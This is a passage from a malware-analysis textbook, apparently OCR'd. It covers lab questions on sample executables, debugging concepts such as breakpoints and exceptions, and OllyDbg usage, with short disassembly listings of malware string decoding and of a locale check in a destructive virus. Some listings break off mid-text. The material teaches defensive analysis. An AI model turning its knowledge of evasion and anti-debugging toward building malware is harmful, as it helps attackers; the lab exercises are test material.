Native applications are applications that do not use the Win32 subsystem and issue calls to the Native API only. Such applications are rare for malware, but are almost nonexistent for nonmalicious software, and so a native application is likely malicious. The subsystem in the PE header indicates if a program is a native application.

Conclusion

This chapter covered Windows concepts that are important to malware analysis. The concepts such as processes, threads, and network functionality will come up as you're analyzing malware.

Many of the specific malware examples discussed in this chapter are very common, and your familiarity with them will allow you to recognize them quickly in malware in order to better understand the program's overall purpose. These concepts are important to static malware analysis, and they will come up in the labs throughout this book, as well as in real-world malware.

LABS

Lab 7-1

Analyze the malware found in the file *Lab07-01.exe*.

Questions

1. How does this program ensure that it continues running (achieves persistence) when the computer is restarted?
2. Why does this program use a mutex?
3. What is a good host-based signature to use for detecting this program?
4. What is a good network-based signature for detecting this malware?
5. What is the purpose of this program?
6. When will this program finish executing?

Lab 7-2

Analyze the malware found in the file *Lab07-02.exe*.

Questions

1. How does this program achieve persistence?
2. What is the purpose of this program?
3. When will this program finish executing?

Lab 7-3

For this lab, we obtained the malicious executable, *Lab07-03.exe*, and DLL, *Lab07-03.dll*, prior to executing. This is important to note because the malware might change once it runs. Both files were found in the same directory on the victim machine. If you run the program, you should ensure that both files are in the same directory on the analysis machine. A visible IP string beginning with `127` (a loopback address) connects to the local machine. (In the real version of this malware, this address connects to a remote machine, but we've set it to connect to localhost to protect you.)

WARNING *This lab may cause considerable damage to your computer and may be difficult to remove once installed. Do not run this file without a virtual machine with a snapshot taken prior to execution.*

This lab may be a bit more challenging than previous ones. You'll need to use a combination of static and dynamic methods, and focus on the big picture in order to avoid getting bogged down by the details.

Questions

1. How does this program achieve persistence to ensure that it continues running when the computer is restarted?
2. What are two good host-based signatures for this malware?
3. What is the purpose of this program?
4. How could you remove this malware once it is installed?

PART 3

ADVANCED DYNAMIC ANALYSIS

8

DEBUGGING

A *debugger* is a piece of software or hardware used to test or examine the execution of another program. Debuggers help in the process of developing software, since programs usually have errors in them when they are first written. As you develop, you provide the input to the program and see the output, but you don't see how the program produces the output. Debuggers give you insight into what a program is doing while it is executing. Debuggers are designed to allow developers to measure and control the internal state and execution of a program.

Debuggers provide information about a program that would be difficult, if not impossible, to get from a disassembler. Disassemblers offer a snapshot of what a program looks like immediately prior to execution of the first instruction. Debuggers provide a dynamic view of a program as it runs. For example, debuggers can show the values of memory addresses as they change throughout the execution of a program.

The ability to measure and control a program's execution provides critical insight during malware analysis. Debuggers allow you to see the value of every memory location, register, and argument to every function. Debuggers also let you change anything about program execution at any time. For

example, you can change the value of a single variable at any point in time—all you need is enough information about that variable, including its location.

In the next two chapters, we will cover two debuggers: OllyDbg and WinDbg. This chapter will focus on the concepts and features common to all debuggers.

Source-Level vs. Assembly-Level Debuggers

Most software developers are familiar with *source-level debuggers*, which allow a programmer to debug while coding. This type of debugger is usually built into integrated development environments (IDEs). Source-level debuggers allow you to set breakpoints, which stop on lines of source code, in order to examine internal variable states and to step through program execution one line at a time. (We'll discuss breakpoints in more depth later in this chapter.)

Assembly-level debuggers, sometimes called *low-level debuggers*, operate on assembly code instead of source code. As with a source-level debugger, you can use an assembly-level debugger to step through a program one instruction at a time, set breakpoints to stop on specific lines of assembly code, and examine memory locations.

Malware analysts make heavy use of assembly-level debuggers because they do not require access to a program's source code.

Kernel vs. User-Mode Debugging

In Chapter 7, we discussed some of the differences between Windows user mode and kernel mode. It is more challenging to debug kernel-mode code than to debug user-mode code because you usually need two different systems for kernel mode. In user mode, the debugger is running on the same system as the code being debugged. When debugging in user mode, you are debugging a single executable, which is separated from other executables by the OS.

Kernel debugging is performed on two systems because there is only one kernel; if the kernel is at a breakpoint, no applications can be running on the system. One system runs the code that is being debugged, and another runs the debugger. Additionally, the OS must be configured to allow for kernel debugging, and you must connect the two machines.

NOTE *It is possible to run a kernel debugger on the same system as the code being debugged, but it is very uncommon. A program called SoftICE used to provide this functionality, but it has not been supported since early 2007. No vendor currently offers a product with this functionality.*

There are different software packages for user-mode debugging and kernel debugging. WinDbg is currently the only popular tool that supports kernel debugging. OllyDbg is the most popular debugger for malware analysts, but

it does not support kernel debugging. WinDbg supports user-mode debugging as well, and IDA Pro has a built-in debugger, but these do not offer the same features or ease of use as OllyDbg.

Using a Debugger

There are two ways to debug a program. The first is to start the program with the debugger. When you start the program and it is loaded into memory, it stops running immediately prior to the execution of its entry point. At this point, you have complete control of the program.

You can also attach a debugger to a program that is already running. All the program's threads are paused, and you can debug it. This is a good approach when you want to debug a program after it has been running or if you want to debug a process that is affected by malware.

Single-Stepping

The simplest thing you can do with a debugger is to *single-step* through a program, which means that you run a single instruction and then return control to the debugger. Single-stepping allows you to see everything going on within a program.

It is possible to single-step through an entire program, but you should not do it for complex programs because it can take such a long time. Single-stepping is a good tool for understanding the details of a section of code, but you must be selective about which code to analyze. Focus on the big picture, or you'll get lost in the details.

For example, the disassembly in Listing 8-1 shows how you might use a debugger to help understand a section of code.

```
mov     edi, DWORD_00406904
mov     ecx, 0x0d
LOC_040106B2
xor     [edi], 0x9C
inc     edi
loopw   LOC_040106B2
...
DWORD:00406904:   F8FDF3D0❶
```

Listing 8-1: Stepping through code

The listing shows a data address accessed and modified in a loop. The data value shown at the end ❶ doesn't appear to be ASCII text or any other recognizable value, but you can use a debugger to step through this loop to reveal what this code is doing.

If we were to single-step through this loop with either WinDbg or OllyDbg, we would see the data being modified. For example, in Listing 8-2, you see the 13 bytes modified by this function changing each time through the loop. (This listing shows the bytes at those addresses along with their ASCII representation.)

```
D0F3FDF8 D0F5FEEE FDEEE5DD 9C (.............)
4CF3FDF8 D0F5FEEE FDEEE5DD 9C (L.............)
4C6FFDF8 D0F5FEEE FDEEE5DD 9C (Lo............)
4C6F61F8 D0F5FEEE FDEEE5DD 9C (Loa...........)
. . . SNIP . . .
4C6F6164 4C696272 61727941 00 (LoadLibraryA.)
```

Listing 8-2: Single-stepping through a section of code to see how it changes memory

With a debugger attached, it is clear that this function is using a single-byte XOR function to decode the string `LoadLibraryA`. It would have been more difficult to identify that string with only static analysis.

Stepping-Over vs. Stepping-Into

When single-stepping through code, the debugger stops after every instruction. However, while you are generally concerned with what a program is doing, you may not be concerned with the functionality of each call. For example, if your program calls `LoadLibrary`, you probably don't want to step through every instruction of the `LoadLibrary` function.

To control the instructions that you see in your debugger, you can step-over or step-into instructions. When you *step-over* call instructions, you bypass them. For example, if you step-over a call, the next instruction you will see in your debugger will be the instruction after the function call returns. If, on the other hand, you *step-into* a call instruction, the next instruction you will see in the debugger is the first instruction of the called function.

Stepping-over allows you to significantly decrease the amount of instructions you need to analyze, at the risk of missing important functionality if you step-over the wrong functions. Additionally, certain function calls never return, and if your program calls a function that never returns and you step-over it, the debugger will never regain control. When this happens (and it probably will), restart the program and step to the same location, but this time, *step-into* the function.

NOTE *This is a good time to use VMware's record/replay feature. When you step-over a function that never returns, you can replay the debugging session and correct your mistake. Start a recording when you begin debugging. Then, when you step-over a function that never returns, stop the recording. Replay it to just before you stepped-over the function, and then stop the replay and take control of the machine, but this time, step-into the function.*

When stepping-into a function, it is easy to quickly begin single-stepping through instructions that have nothing to with what you are analyzing. When analyzing a function, you can step-into a function that it calls, but then it will call another function, and then another. Before long, you are analyzing code that has little or no relevance to what you are seeking. Fortunately, most debuggers will allow you to return to the calling function, and some debuggers have a step-out function that will run until after the function returns.

Other debuggers have a similar feature that executes until a return instruction immediately prior to the end of the function.

Pausing Execution with Breakpoints

Breakpoints are used to pause execution and allow you to examine a program's state. When a program is paused at a breakpoint, it is referred to as *broken*. Breakpoints are needed because you can't access registers or memory addresses while a program is running, since these values are constantly changing.

Listing 8-3 demonstrates where a breakpoint would be useful. In this example, there is a call to EAX. While a disassembler couldn't tell you which function is being called, you could set a breakpoint on that instruction to find out. When the program hits the breakpoint, it will be stopped, and the debugger will show you the value of EAX, which is the destination of the function being called.

```
00401008   mov     ecx, [ebp+arg_0]
0040100B   mov     eax, [edx]
0040100D   call    eax
```

Listing 8-3: Call to EAX

Another example in Listing 8-4 shows the beginning of a function with a call to `CreateFile` to open a handle to a file. In the assembly, it is difficult to determine the name of the file, although part of the name is passed in as a parameter to the function. To find the file in disassembly, you could use IDA Pro to search for all the times that this function is called in order to see which arguments are passed, but those values could in turn be passed in as parameters or derived from other function calls. It could very quickly become difficult to determine the filename. Using a debugger makes this task very easy.

```
0040100B  xor     eax, esp
0040100D  mov     [esp+0D0h+var_4], eax
00401014  mov     eax, edx
00401016  mov     [esp+0D0h+NumberOfBytesWritten], 0
0040101D  add     eax, 0FFFFFFFEh
00401020  mov     cx, [eax+2]
00401024  add     eax, 2
00401027  test    cx, cx
0040102A  jnz     short loc_401020
0040102C  mov     ecx, dword ptr ds:a_txt ; ".txt"
00401032  push    0               ; hTemplateFile
00401034  push    0               ; dwFlagsAndAttributes
00401036  push    2               ; dwCreationDisposition
00401038  mov     [eax], ecx
0040103A  mov     ecx, dword ptr ds:a_txt+4
00401040  push    0               ; lpSecurityAttributes
00401042  push    0               ; dwShareMode
```

memory location is read or written. If you're trying to determine what the value stored at a memory location signifies, you could set a hardware breakpoint on the memory location. Then, when there is a write to that location, the debugger will break, regardless of the address of the instruction being executed. (You can set access breakpoints to trigger on reads, writes, or both.)

Unfortunately, hardware execution breakpoints have one major drawback: only four hardware registers store breakpoint addresses.

One further drawback of hardware breakpoints is that they are easy to modify by the running program. There are eight debug registers in the chipset, but only six are used. The first four, DR0 through DR3, store the address of a breakpoint. The debug control register (DR7) stores information on whether the values in DR0 through DR3 are enabled and whether they represent read, write, or execution breakpoints. Malicious programs can modify these registers, often to interfere with debuggers. Thankfully, x86 chips have a feature to protect against this. By setting the General Detect flag in the DR7 register, you will trigger a breakpoint to occur prior to executing any `mov` instruction that is accessing a debug register. This will allow you to detect when a debug register is changed. Although this method is not perfect (it detects only `mov` instructions that access the debug registers), it's valuable nonetheless.

Conditional Breakpoints

Conditional breakpoints are software breakpoints that will break only if a certain condition is true. For example, suppose you have a breakpoint on the function `GetProcAddress`. This will break every time that `GetProcAddress` is called. But suppose that you want to break only if the parameter being passed to `GetProcAddress` is `RegSetValue`. This can be done with a conditional breakpoint. In this case, the condition would be the value on the stack that corresponds to the first parameter.

Conditional breakpoints are implemented as software breakpoints that the debugger always receives. The debugger evaluates the condition, and if the condition is not met, it automatically continues execution without alerting the user. Different debuggers support different conditions.

Breakpoints take much longer to run than ordinary instructions, and your program will slow down considerably if you set a conditional breakpoint on an instruction that is accessed often. In fact, the program may slow down so much that it will never finish. This is not a concern for unconditional breakpoints, because the extent to which the program slows down is irrelevant when compared to the amount of time it takes to examine the program state. Despite this drawback, conditional breakpoints can prove really useful when you are dissecting a narrow segment of code.

Exceptions

Exceptions are the principal way that a debugger gains control of a running program. Under the hood, even breakpoints generate exceptions, but non-debugging related events, such as invalid memory accesses and division by zero, will do so as well.

Exceptions are not specific to malware, malware analysis, or debugging. They are often caused by bugs, which is why debuggers usually handle them. But exceptions can also be used to govern the flow of execution in a normal program without involving a debugger. There is functionality in place to ensure that the debugger and the program being debugged can both use exceptions.

First- and Second-Chance Exceptions

Debuggers are usually given two opportunities to handle the same exception: a *first-chance exception* and a *second-chance exception*.

When an exception occurs while a debugger is attached, the program being debugged stops executing, and the debugger is given a *first chance* at control. The debugger can handle the exception or pass it to the program. (When debugging a program, you will need to decide how to handle exceptions, even if they are unrelated to the code you're interested in.)

If the program has a registered exception handler, that is given a chance to handle the exception after the debugger's first chance. For example, a calculator program could register an exception handler for the divide-by-zero exception. If the program executes a divide-by-zero operation, the exception handler can inform the user of the error and continue to execute. This is what happens when a program runs without a debugger attached.

If an application does not handle the exception, the debugger is given another chance to handle it—the *second-chance exception*. When the debugger receives a second-chance exception, it means that program would have crashed if the debugger were not attached. The debugger must resolve the exception to allow the program to run.

When analyzing malware, you are generally not looking for bugs, so first-chance exceptions can often be ignored. (Malware may intentionally generate first-chance exceptions in order to make the program difficult to debug, as you'll learn in Chapters 15 and 16.)

Second-chance exceptions cannot be ignored, because the program cannot continue running. If you encounter second-chance exceptions while debugging malware, there may be bugs in the malware that are causing it to crash, but it is more likely that the malware doesn't like the environment in which it is running.

Common Exceptions

There are several common exceptions. The most common exception is one that occurs when the `INT 3` instruction is executed. Debuggers have special code to handle `INT 3` exceptions, but OSs treat these as any other exception.

Programs may include their own instructions for handling `INT 3` exceptions, but when a debugger is attached, it will get the first chance. If the debugger passes the exception to the program, the program's exception handler should handle it.

Single-stepping is also implemented as an exception within the OS. A flag in the flags register called the *trap flag* is used for single-stepping.

When the trap flag is set, the processor executes one instruction and then generates an exception.

A *memory-access violation* exception is generated when code tries to access a location that it cannot access. This exception usually occurs because the memory address is invalid, but it may occur because the memory is not accessible due to access-control protections.

Certain instructions can be executed only when the processor is in privileged mode. When the program attempts to execute them outside privileged mode, the processor generates an exception.

NOTE Privileged mode *is the same as kernel mode, and* nonprivileged mode *is the same as user mode. The terms* privileged *and* nonprivileged *are more commonly used when talking about the processor. Examples of privileged instructions are ones that write to hardware or modify the memory page tables.*

Modifying Execution with a Debugger

Debuggers can be used to change program execution. You can change the control flags, the instruction pointer, or the code itself to modify the way that a program executes.

For example, to avoid a function call, you could set a breakpoint where the function is called. When the breakpoint is hit, you could set the instruction pointer to the instruction after the call, thus preventing the call from taking place. If the function is particularly important, the program might not run properly when it is skipped or it might crash. If the function does not impact other areas of the program, the program might continue running without a problem.

You can also use a debugger to change the instruction pointer. For example, say you have a function that manipulates a string called `encodeString`, but you can't determine where `encodeString` is called. You can use a debugger to run a function without knowing where the function is called. To debug `encodeString` to see what happens if the input string is `"Hello World"`, for instance, set the value at `esp+4` to a pointer to the string `"Hello World"`. You could then set the instruction pointer to the first instruction of `encodeString` and single-step through the function to see what it does. Of course, in doing so, you destroy the program's stack, and the program won't run properly once the function is complete, but this technique can prove extremely useful when you just want to see how a certain section of code behaves.

Modifying Program Execution in Practice

The last example in this chapter comes from a real virus that performed differently depending on the language settings of the computer infected. If the language setting was simplified Chinese, the virus uninstalled itself from the machine and caused no damage. If the language setting was English, it displayed a pop-up with a poorly translated message saying, "You luck's so good." If the language setting was Japanese or Indonesian, the virus overwrote the

hard drive with garbage data in an effort to destroy the computer. Let's see how we could analyze what this program would do on a Japanese system without actually changing our language settings.

Listing 8-7 shows the assembly code for differentiating between language settings. The program first calls the function `GetSystemDefaultLCID`. Next, based on the return value, the program calls one of three different functions: The locale IDs for English, Japanese, Indonesian, and Chinese are `0x0409`, `0x0411`, `0x0421`, and `0x0C04`, respectively.

```
00411349   call    GetSystemDefaultLCID
0041134F ❶mov     [ebp+var_4], eax
00411352   cmp     [ebp+var_4], 409h
00411359   jnz     short loc_411360
0041135B   call    sub_411037
00411360   cmp     [ebp+var_4], 411h
00411367   jz      short loc_411372
00411369   cmp     [ebp+var_4], 421h
00411370   jnz     short loc_411377
00411372   call    sub_41100F
00411377   cmp     [ebp+var_4], 0C04h
0041137E   jnz     short loc_411385
00411380   call    sub_41100A
```

Listing 8-6: Assembly for differentiating between language settings

The code calls the function at `0x411037` if the language is English, `0x41100F` if the language is Japanese or Indonesian, and `0x41100A` if the language is Chinese. In order to analyze this properly, we need to execute the code that runs when the system locale setting is Japanese or Indonesian. We can use a debugger to force the code to run this code path without changing the settings on our system by setting a breakpoint at ❶ to change the return value. Specifically, if you were running on a US English system, EAX would store the value `0x0409`. You could change EAX in the debugger to `0x411`, and then continue running the program so that it would execute the code as if you were running on a Japanese language system. Of course, you would want to do this only in a disposable virtual machine.

Conclusion

Debugging is a critical tool for obtaining information about a malicious program that would be difficult to obtain through disassembly alone. You can use a debugger to single-step through a program to see exactly what's happening internally or to set breakpoints to get information about particular sections of code. You can also use a debugger to modify the execution of a program in order to gain additional information.

It takes practice to be able to analyze malware effectively with a debugger. The next two chapters cover the specifics of using the OllyDbg and WinDbg debuggers.

9

OLLYDBG

This chapter focuses on OllyDbg, an x86 debugger developed by Oleh Yuschuk. OllyDbg provides the ability to analyze malware while it is running. OllyDbg is commonly used by malware analysts and reverse engineers because it's free, it's easy to use, and it has many plug-ins that extend its capabilities.

OllyDbg has been around for more than a decade and has an interesting history. It was first used to crack software, even before it became popular for malware analysis. It was the primary debugger of choice for malware analysts and exploit developers, until the OllyDbg 1.1 code base was purchased by the Immunity security company and rebranded as Immunity Debugger (ImmDbg). Immunity's goal was to gear the tool toward exploit developers and to patch bugs in OllyDbg. ImmDbg ended up cosmetically modifying the OllyDbg GUI and adding a fully functional Python interpreter with API, which led some users to begin using ImmDbg instead of OllyDbg.

That said, if you prefer ImmDbg, don't worry, because it is basically the same as OllyDbg 1.1, and everything you'll learn in this chapter applies to both. The only item of note is that many plug-ins for OllyDbg won't automatically run in ImmDbg. Therefore, until they are ported, in ImmDbg you may lose access to those OllyDbg plug-ins. ImmDbg does have its benefits, such as making it easier to extend functionality through the use of the Python API, which we discuss in "Scriptable Debugging" on page 200.

Adding to OllyDbg's complicated history, version 2.0 was released in June 2010. This version was written from the ground up, but many consider it to be a beta version, and it is not in widespread use as of this writing. Throughout this chapter and the remainder of this book, we will point out times when version 2.0 has a useful applicable feature that does not exist in version 1.1.

Loading Malware

There are several ways to begin debugging malware with OllyDbg. You can load executables and even DLLs directly. If malware is already running on your system, you can attach to the process and debug that way. OllyDbg provides a flexible system to run malware with command-line options or to execute specific functionality within a DLL.

Opening an Executable

The easiest way to debug malware is to select **File ▸ Open**, and then browse to the executable you wish to load, as shown in Figure 9-1. If the program you are debugging requires arguments, specify them in the Arguments field of the Open dialog. (During loading is the only time you can pass command-line arguments to OllyDbg.)




Figure 9-1: Opening an executable with command-line options

Once you've opened an executable, OllyDbg will load the binary using its own loader. This works similarly to the way that the Windows OS loads a file.

By default, OllyDbg will pause at the software developer's entry point, known as `WinMain`, if its location can be determined. Otherwise, it will break at the entry point as defined in the PE header. You can change these startup options by selecting from OllyDbg's Debugging Options menu (**Options ▸ Debugging Options**). For example, to break immediately before any code executes, select System Breakpoint as the startup option.

NOTE *OllyDbg 2.0 has more breaking capabilities than version 1.1. For example, it can be set to pause at the start of a TLS callback. TLS callbacks can allow malware to execute before OllyDbg pauses execution. In Chapter 16, we discuss how TLS callbacks can be used for anti-debugging and how to protect yourself from them.*

Attaching to a Running Process

In addition to opening an executable directly, you can attach OllyDbg to a running process. You'll find this feature useful when you want to debug running malware.

To attach OllyDbg to a process, select **File ▸ Attach**. This will bring up a menu in which you can select the process to which you want to attach. (You'll need to know the process ID if there is more than one process with the same name.) Next, select the process and choose **Attach** from the menu. OllyDbg should break in and pause the program and all threads.

Once you are attached with OllyDbg, the current executing thread's code will be paused and displayed on your screen. However, you might have paused while it was executing an instruction from within a system DLL. You don't want to debug Windows libraries, so when this happens, the easiest way to get to the main code is to set a breakpoint on access to the entire code section. This will cause the program to break execution the next time the code section is accessed. We will explain setting breakpoints like these later in this chapter.

The OllyDbg Interface

As soon as you load a program into OllyDbg, you will see four windows filled with information that you will find useful for malware analysis, as shown in Figure 9-2.

the arguments placed on the stack before an API call. These aid analysis, since you won't need to figure out the stack order and look up the API argument ordering.

Memory dump window ❹ This window shows a dump of live memory for the debugged process. Press CTRL-G in this window and enter a memory location to dump any memory address. (Or click a memory address and select Follow in Dump to dump that memory address.) To edit memory in this window, right-click it and choose **Binary ▸ Edit.** This can be used to modify global variables and other data that malware stores in RAM.

Memory Map

The Memory Map window (View ▸ Memory) displays all memory blocks allocated by the debugged program. Figure 9-4 shows the memory map for the Netcat program.

Memory map

Address	Size	Owner	Section	Contains	Type	Access
00010000	00001000				Priv	RW
00020000	00001000				Priv	RW
0012C000	00001000				Priv	RW Gua
0012D000	00003000			stack of main thread	Priv	RW Gua
00130000	00003000				Map	R
00140000	00004000				Priv	RW
00240000	00006000				Priv	RW
00250000	00003000				Map	RW
00260000	00016000				Map	R
00280000	0003D000				Map	R
002C0000	00041000				Map	R
00310000	00006000				Map	R
00320000	00004000				Priv	RW
00330000	00003000				Map	R
00400000	00001000	nc		PE header	Imag	R
00401000	0000A000	nc	.text	code	Imag	R
0040B000	00003000	nc	.rdata	imports	Imag	R
0040E000	00002000	nc	.data	data	Imag	R
71AA0000	00001000	WS2HELP		PE header	Imag	R
71AA1000	00004000	WS2HELP	.text	code,imports,exports	Imag	R
71AA5000	00001000	WS2HELP	.data	data	Imag	R
71AA6000	00001000	WS2HELP	.rsrc	resources	Imag	R
71AA7000	00001000	WS2HELP	.reloc	relocations	Imag	R
71AB0000	00001000	WS2_32		PE header	Imag	R
71AB1000	00013000	WS2_32	.text	code,imports,exports	Imag	R
71AC4000	00001000	WS2_32	.data	data	Imag	R
71AC5000	00001000	WS2_32	.rsrc	resources	Imag	R
71AC6000	00001000	WS2_32	.reloc	relocations	Imag	R
77C10000	00001000	msvcrt		PE header	Imag	R
77C11000	0004C000	msvcrt	.text	code,imports,exports	Imag	R
77C5D000	00007000	msvcrt	.data	data	Imag	R
77C64000	00001000	msvcrt	.rsrc	resources	Imag	R
77C65000	00003000	msvcrt	.reloc	relocations	Imag	R

Figure 9-4: Memory map for Netcat (nc.exe)

The memory map is great way to see how a program is laid out in memory. As you can see in Figure 9-4, the executable is labeled along with its code and data sections. All DLLs and their code and data sections are also viewable. You can double-click any row in the memory map to show a memory dump of that section. Or you can send the data in a memory dump to the disassembler window by right-clicking it and selecting View in Disassembler.

Rebasing

The memory map can help you understand how a PE file is *rebased* during runtime. Rebasing is what happens when a module in Windows is not loaded at its preferred *base address*.

Base Addresses

All PE files in Windows have a preferred base address, known as the *image base* defined in the PE header.

The image base isn't necessarily the address where the malware *will* be loaded, although it usually is. Most executables are designed to be loaded at 0x00400000, which is just the default address used by many compilers for the Windows platform. Developers can choose to base executables at different addresses. Executables that support *address space layout randomization (ASLR)* security enhancement will often be relocated. That said, relocation of DLLs is much more common.

Relocation is necessary because a single application may import many DLLs, each with a preferred base address in memory where they would like to be loaded. If two DLLs are loaded, and they both have the preferred load address of 0x10000000, they can't both be loaded there. Instead, Windows will load one of the DLLs at that address, and then relocate the other DLL somewhere else.

Most DLLs that are shipped with the Windows OS have different preferred base addresses and won't collide. However, third-party applications often have the same preferred base address.

Absolute vs. Relative Addresses

The relocation process is more involved than simply loading the code at another location. Many instructions refer to relative addresses in memory, but others refer to absolute ones. For example, Listing 9-1 shows a typical series of instructions.

```
00401203        mov eax, [ebp+var_8]
00401206        cmp [ebp+var_4], 0
0040120a        jnz loc_0040120
0040120c      ❶mov eax, dword_40CF60
```


Listing 9-1: Assembly code that requires relocation

Most of these instructions will work just fine, no matter where they are loaded in memory since they use relative addresses. However, the data-access instruction at ❶ will not work, because it uses an absolute address to access a memory location. If the file is loaded into memory at a location other than the preferred base location, then that address will be wrong. This instruction must be changed when the file is loaded at a different address. Most DLLs will come packaged with a list of these fix-up locations in the `.reloc` section of the PE header.

DLLs are loaded after the *.exe* and in any order. This means you cannot generally predict where DLLs will be located in memory if they are rebased. DLLs can have their relocation sections removed, and if a DLL lacking a relocation section cannot be loaded at its preferred base address, then it cannot be loaded.

The relocating of DLLs is bad for performance and adds to load time. The compiler will select a default base address for all DLLs when they are compiled, and generally the default base address is the same for all DLLs. This fact greatly increases the likelihood that relocation will occur, because all DLLs are designed to be loaded at the same address. Good programmers are aware of this, and they select base addresses for their DLLs in order to minimize relocation.

Figure 9-5 illustrates DLL relocation using the memory map functionality of OllyDbg for *EXE-1*. As you can see, we have one executable and two DLLs. *DLL-A*, with a preferred load address of 0x10000000, is already in memory. *EXE-1* has a preferred load address of 0x00400000. When *DLL-B* was loaded, it also had preferred load address of 0x10000000, so it was relocated to 0x00340000. All of *DLL-B*'s absolute address memory references are changed to work properly at this new address.



00340000	00001000	DLL-B		PE header	Imag	R	RWE
00341000	00009000	DLL-B	.text	code	Imag	R	RWE
0034A000	00002000	DLL-B	.rdata	imports,exp	Imag	R	RWE
0034C000	00003000	DLL-B	.data	data	Imag	R	RWE
0034F000	00001000	DLL-B	.rsrc	resources	Imag	R	RWE
00350000	00001000	DLL-B	.reloc	relocations	Imag	R	RWE
00400000	00001000	EXE-1		PE header	Imag	R	RWE
00401000	00010000	EXE-1	.textbss	code	Imag	R	RWE
00411000	00004000	EXE-1	.text	SFX	Imag	R	RWE
00415000	00002000	EXE-1	.rdata		Imag	R	RWE
00417000	00001000	EXE-1	.data	data	Imag	R	RWE
00418000	00001000	EXE-1	.idata	imports	Imag	R	RWE
00419000	00001000	EXE-1	.rsrc	resources	Imag	R	RWE
10000000	00001000	DLL-A		PE header	Imag	R	RWE
10001000	00009000	DLL-A	.text	code	Imag	R	RWE
1000A000	00002000	DLL-A	.rdata	imports,exp	Imag	R	RWE
1000C000	00003000	DLL-A	.data	data	Imag	R	RWE
1000F000	00001000	DLL-A	.rsrc	resources	Imag	R	RWE
10010000	00001000	DLL-A	.reloc	relocations	Imag	R	RWE

Figure 9-5: DLL-B is relocated into a different memory address from its requested location

If you're looking at *DLL-B* in IDA Pro while also debugging the application, the addresses will not be the same, because IDA Pro has no knowledge of rebasing that occurs at runtime. You may need to frequently adjust every time you want to examine an address in memory that you got from IDA Pro. To avoid this issue, you can use the manual load process we discussed in Chapter 5.

Viewing Threads and Stacks

Malware often uses multiple threads. You can view the current threads within a program by selecting **View ▸ Threads** to bring up the Threads window. This window shows the memory locations of the threads and their current status (active, paused, or suspended).

Since OllyDbg is single-threaded, you might need to pause all of the threads, set a breakpoint, and then continue to run the program in order to begin debugging within a particular thread. Clicking the pause button in the main toolbar pauses all active threads. Figure 9-6 shows an example of the Threads window after all five threads have been paused.

You can also kill individual threads by right-clicking an individual thread, which displays the options shown in Figure 9-6, and selecting **Kill Thread**.




Figure 9-6: Threads window showing five paused threads and the context menu for an individual thread

Each thread in a given process has its own stack, and important data is often stored on the stack. You can use the memory map to view the stacks in memory. For example, in Figure 9-4, you can see that OllyDbg has labeled the main thread stack as "stack of main thread."

Executing Code

A thorough knowledge and ability to execute code within a debugger is important to debugging success, and there are many different ways to execute code in OllyDbg. Table 9-1 lists the most popular methods.

Table 9-1: OllyDbg Code-Execution Options

Function	Menu	Hotkey	Button
Run/Play	Debug ▸ Run	F9	
Pause	Debug ▸ Pause	F12	
Run to selection	Breakpoint ▸ Run to Selection	F4	
Run until return	Debug ▸ Execute till Return	CTRL-F9	
Run until user code	Debug ▸ Execute till User Code	ALT-F9	
Single-step/step-into	Debug ▸ Step Into	F7	
Step-over	Debug ▸ Step Over	F8	

The simplest options, Run and Pause, cause a program to start or stop running. However, Pause is seldom used, because it can cause a program to pause in a location that is not very useful (such as on library code). Rather than use Pause, you will typically want to be more selective by setting breakpoints, as discussed in the next section.

Breakpoints

As discussed in Chapter 8, there are several different types of breakpoints, and OllyDbg supports all of those types. By default, it uses software breakpoints, but you can also use hardware breakpoints. Additionally, you can set conditional breakpoints, as well as set breakpoints on memory.

You can add or remove a breakpoint by selecting the instruction in the disassembler window and pressing F2. You can view the active breakpoints in a program by selecting **View ▸ Breakpoints** or clicking the B icon in the toolbar.

After you close or terminate a debugged program, OllyDbg will typically save the breakpoint locations you set, which will enable you to debug the program again with the same breakpoints (so you don't need to set the breakpoints again). Table 9-2 shows a complete listing of OllyDbg's breakpoints.

Table 9-2: OllyDbg Breakpoint Options

Function	Right-click menu selection	Hotkey
Software breakpoint	Breakpoint ▸ Toggle	F2
Conditional breakpoint	Breakpoint ▸ Conditional	SHIFT-F2
Hardware breakpoint	Breakpoint ▸ Hardware, on Execution	
Memory breakpoint on access (read, write, or execute)	Breakpoint ▸ Memory, on Access	F2 (select memory)
Memory breakpoint on write	Breakpoint ▸ Memory, on Write	

Software Breakpoints

Software breakpoints are particularly useful when debugging a string decoder function. Recall from Chapter 1 that strings can be a useful way to gain insight into a program's functionality, which is why malware authors often try to obfuscate strings. When malware authors do this, they often use a string decoder, which is called before each string is used. Listing 9-2 shows an example with calls to `String_Decoder` after obfuscated data is pushed on the stack.

```
push offset "4NNpTNHLKIXoPm7iBhUAjvRKNaUVBlr"
call String_Decoder
...
push offset "ugKLdNlLT6emldCeZi72mUjieuBqdfZ"
call String_Decoder
...
```

Listing 9-2: A string decoding breakpoint

The obfuscated data is often decoded into a useful string on the stack, so the only way to see it is to view the stack once the string decoder is complete. Therefore, the best place to set a breakpoint to view all of the strings is at the end of the string decoder routine. In this way, each time you choose Play in OllyDbg, the program will continue executing and will break when a string is

